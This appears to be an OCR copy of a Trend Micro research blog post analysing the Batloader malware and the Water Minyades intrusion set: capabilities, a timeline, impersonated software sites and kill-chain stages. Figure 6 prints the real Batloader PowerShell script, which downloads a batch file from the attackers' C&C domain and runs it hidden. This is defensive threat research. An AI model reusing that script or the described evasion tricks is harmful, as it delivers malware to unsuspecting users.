
Batloader Malware Abuses Legitimate Tools, Uses Obfuscated JavaScript Files in Q4 2022 Attacks

trendmicro.com/en_us/research/23/a/batloader-malware-abuses-legitimate-tools-uses-obfuscated-javasc.html

January 17, 2023



Malware

We discuss the Batloader malware campaigns we observed in the last quarter of 2022, including our analysis of Water Minyades-related events (This is the intrusion set we track behind the creation of Batloader).

By: Junestherry Dela Cruz January 17, 2023 Read time: (words)

We discuss the Batloader malware campaigns we observed in the last quarter of 2022, including our analysis of Water Minyades-related events (This is the intrusion set we track behind the creation of Batloader).

Batloader (detected by Trend Micro as Trojan.Win32.BATLOADER), is an initial access malware family that is known for using malvertising techniques and using script-based malware inside Microsoft Software Installation (MSI) packages downloaded from legitimate-looking-yet-malicious websites. Earlier this year, Mandiant researchers observed Batloader using search engine optimization (SEO) poisoning techniques in its attacks.

Batloader is associated with an intrusion set that we have dubbed “Water Minyades.” The actors behind Water Minyades are known for delivering other malware during the last quarter of 2022, such as Qakbot, RaccoonStealer, and Bumbleloader via social engineering techniques.

In this blog entry, we discuss notable Batloader campaigns that we’ve observed in the last quarter of 2022, including the abuse of custom action scripts from the Advanced Installer software and Windows Installer XML (WiX) toolset, the use of obfuscated JavaScript files as a first-stage payload, and the use of PyArmor tool to obfuscate Batloader Python scripts. We also shed light on noteworthy Water Minyades-related events and give a detailed look at Batloader’s technical details.

Batloader’s Capabilities

The table below summarizes the capabilities of Batloader:

Capability	Description
Anti-sandbox	Batloader is usually inflated to a very large size by being bundled to a legitimate installer file. This can prevent sandboxes with file size limits from properly detonating and observing the behavior of the file.
Fingerprints host	Batloader fingerprints the host to determine if it is a legitimate victim. It checks for environment artifacts such as the user, computer name, and if it is domain-joined.
Communicates with C&C	Batloader is a modular malware that communicates with its C&C server and has been observed to drop malware according to the specifications of the victim host it has infected. If the victim host belongs to an enterprise environment, it is more likely to drop remote management tool Atera and Cobalt Strike beacon, which would then lead to ransomware deployment.

Stops security software services	Batloader executes open-sourced scripts that attempt to stop services related to security software, such as Windows Defender.
Escalates privileges	Batloader abuses legitimate tools like NirCmd.exe and Nsudo.exe to escalate privileges.
Evades antivirus (AV) solutions	Batloader uses different techniques to attempt evading antivirus solutions, such as hyperinflating MSI file sizes for antivirus engines that have file size limits, using noticeably short modular scripts that can be hard to structurally detect, acquiring legitimate digital signatures for the MSI files, obfuscating scripts connecting to the Batloader command and control (C&C) servers, and abusing legitimate file sharing services to host malware payloads.
Installs other components	Batloader uses a modular approach wherein the first-stage payload of the campaign is usually an MSI file bundled with custom action scripts. The other components of the campaign, including the legitimate tools it will download to escalate its privileges and download other malware, will be downloaded by these scripts.
Installs additional malware	Batloader has been observed to drop several malware payloads, such as Ursnif, Vidar, Bumbleloader, RedLine Stealer, ZLoader, Cobalt Strike, and SmokeLoader. It can also drop legitimate remote management tools, such as Syncro and Atera. We have also seen Batloader being a key enabler for Royal ransomware, the second-most prevalent ransomware family we have been observing recently.

Table 1. Batloader's capabilities

Examining the Water Minyades Intrusion Set

Water Minyades is known for heavily relying on defense evasion techniques, one of which is deploying payloads with very large file sizes to evade sandbox analysis and antivirus engines' file size limits. Water Minyades also abuses legitimate tools, such as system management tool NSudo and email and file encryption tool Gpg4win, to elevate privileges and decrypt malicious payloads. This intrusion set also abuses MSI files' legitimate digital signatures, exploits vulnerabilities related to Windows' PE Authenticode signatures to execute malicious scripts that have been appended to signed DLLs (dynamic-link libraries) and uses scripts that can be easily modified to evade scanning engines that rely on structural signature detection techniques.

Using Trend Micro™ Smart Protection Network™ (SPN) feedback data, we determined that Batloader attacks are mostly deployed in the United States, Canada, Germany, Japan, and the United Kingdom.

Country	Percentage of Attacks
United States	61
Canada	8
Germany	8
Japan	4
United Kingdom	3
Australia	2
Brazil	2
Netherlands	2
Poland	1
Singapore	1
Others	8

Table 2. Distribution of Batloader attacks in Q4 2022

After tracking the activities related to Water Minyades and back tracking since early 2020, we were able to determine several noteworthy events in this timeline:

Period	Water Minyades attack details
H2 2020	An open-source intelligence report indicates that this was when the intrusion set became active. During this time, the group's most dropped payload was the Smokeloader malware, and it also heavily used exploit kits such as Rig and Fallout.
Oct. 2020	The group behind the intrusion set stopped using exploit kits in favor of social engineering schemes, which meant that targets were no longer limited to Internet Explorer users. They posted malicious advertisements on porn websites to lure victims into downloading a fake Java MSI, which then led to the deployment of Zloader payloads.

Feb. 2022	The group behind Water Minyades distributed Batloader using SEO poisoning techniques to trick victims into downloading legitimate software and applications that were trojanized with malware script. During this time, Batloader dropped Zloader and legitimate remote-management tool Atera to enterprise victim machines. Batloader was also observed using the PE (portable executable) polyglotting technique, which is the process of executing signed DLL files with appended malicious scripts.
Sep. 2022	Initial Batloader infections were observed to have led to Cobalt Strike deployments and Royal ransomware infections.
Oct. 2022	Water Minyades actors abused Google Ads and the legitimate Keitaro Traffic Direction System (TDS) to redirect victims into downloading Batloader malware.
Dec. 2022	Water Minyades actors used JavaScript instead of MSI files as a first-stage payload. The group eventually obfuscated the downloader of the JavaScript files.

Table 3. Water Minyades' noteworthy events from 2020 to 2022

A Technical Analysis of Batloader

Batloader usually arrives via malicious websites that impersonate legitimate software or applications. Victims can be redirected to these websites via malvertising techniques and fake comments on forums containing links that lead to Batloader distribution websites.

Based on our investigation, we determined that Batloader impersonates a slew of legitimate software and application websites in its campaign:

- Adobe
- AnyDesk
- Audacity
- Blender
- CCleaner
- FileZilla
- Fortinet
- Foxit
- GetNotes
- Google Editor
- Grammarly
- Java
- KMSAuto
- LogmeIn
- Luminar
- Minersoft
- Putty
- Schwab
- Slack
- TeamViewer
- TradingView
- uTorrent
- WinRAR
- Zoho
- Zoom




Figure 1. Examples of malicious websites that distribute Batloader

When victims select the “Install” or “Download” option, the Batloader package will be downloaded to the system via a .ZIP file.




Figure 2. The Batloader package




Figure 3. Typical Batloader kill chain

The stages below are typical Water Minyades techniques, tactics, and procedures (TTPs) but may vary slightly over time.

Stage	Stage No.	Description
Arrival	1	Water Minyades actors create malicious advertisements that abuse legitimate services such as Google Ads and Keitaro TDS. These malicious advertisements lead victims to malicious websites that aim to resemble the legitimate websites of popular software and applications.
Infection	2	Victims are lured into installing a malicious file from the fake website. Based on recent Water Minyades activities, this can take the form of an MSI, VHD (Virtual Hard Disk), VHDX (Virtual Hard Disk v2), or a JavaScript file.
3	Earlier campaigns that used MSI files were observed to drop PE polyglot binaries containing malicious appended scripts. These scripts can be executed by MSHTA.exe due to a vulnerability in the PE Authenticode verification process. The MSI and VHD files usually contain a custom action script that is designed to connect to Batloader's C&C server to download the next-stage payload.	
4	Water Minyades' C&C server will decide which payload to drop.	

Post-infection	5	Batloader can install different malware families, such as: • Bumble Loader • Cobalt Strike • Qakbot • Raccoon Stealer • RedLine Stealer • Smoke Loader • System BC • Ursnif (Bot) • Vidar (Stealer) • ZLoader Based on our observations, these malware families' payloads are typically hyperinflated in size and are encrypted. Batloader can also install the following legitimate applications to aid with other stages of the kill chain, such as privilege escalation and defense evasion: • Nsudo – Is abused to run processes with elevated privileges • Gpg4win – Is abused to decrypt next-stage payloads downloaded by Batloader. • NirCmd – Is a command-line utility tool • PowerShell – Is abused to run malicious PowerShell scripts • MsiExec.exe – Is abused to run MSI files with malicious custom action scripts • Mshta.exe – Is abused to execute malicious code appended to PE files Batloader also abuses legitimate remote admin tools, such as Syncro and Atera, to facilitate ransomware deployment.
6	Second-stage malware like Ursnif, Cobalt Strike Beacon, and Bumblebee usually connect to their own C&C server to execute follow-on activities.	
7	Follow-on activities can include the deployment of ransomware families such as Royal.	

Table 4. Water Minyades attack stages

Batloader's Notable Q4 Campaigns

In this section, we identify the different campaigns' techniques observed. We see from the campaigns above that although the Batloader malware is predominantly script-based, this intrusion set continuously finds ways to evade detection and improve its antianalysis techniques by utilizing legitimate tools to hide and obfuscate their scripts.

Abuse of custom action scripts of the Advanced Installer software

We have observed that some Batloader MSI packages were used to abuse a legitimate installer file via a custom action PowerShell script. Potentially, this was carried out by abusing the Advanced Installer software 30-day free trial application form.




Figure 4. Advanced Installer's 30-day free trial form abused by Water Minyades actors

property	value
md5	EA9D8573535D877A5AD6C8989C9A5550
sha1	01709F75C9EF014AD1E45CE97ED7D96E0CF16732
sha256	24A1E697A1202AABE04AC28A3DD92ABB85AB5EEBC5EEF8CDD3BD4A9870AE9202
file-type	dynamic-link library
date	empty
language	English-US
code-page	Unicode UTF-16, little endian
CompanyName	Caphyon LTD
FileDescription	Custom action that executes PowerShell scripts
FileVersion	18.0.0.0
InternalName	PowerShellScriptLauncher.dll
LegalCopyright	(c) Caphyon LTD. All rights reserved.
OriginalFilename	**PowerShellScriptLauncher.dll**
ProductName	Advanced Installer
ProductVersion	18.0.0.0

Figure 5. An example of an MSI file with a custom action

PowerShell script viewed using the Pe Studio tool

In Figure 6, we can see that the Batloader script was launched via the “PowerShellScriptLauncher.dll” file that was created using the Advanced Installer software.

```
<#
.NOTES
   "pwsh.exe" is run if required version is greater or equal to 6, otherwise
   "powershell.exe" is invoked by default
#>

#Requires -version 3
Param()

# your code goes here
Set-Location "$Env:USERPROFILE\AppData\Roaming"
Invoke-RestMethod -Uri https://cloudupdatesss.com/s3st1p/index/e6a5614c379561c94004c531781ee1c5/?servername=msi -OutFile update.bat
Start-Process -WindowStyle hidden -FilePath "$Env:USERPROFILE\AppData\Roaming\update.bat"
```

Figure 6. Batloader script launched via “PowerShellScriptLauncher.dll”




Figure 7. Batloader kill chain using compromised MSI package

From our tracking, this technique was used in a number of campaigns between September 2022 and December 2022.




Figure 8. Batloader C&C server activities abusing Advanced Installer software. Data taken from Trend Micro SPN.

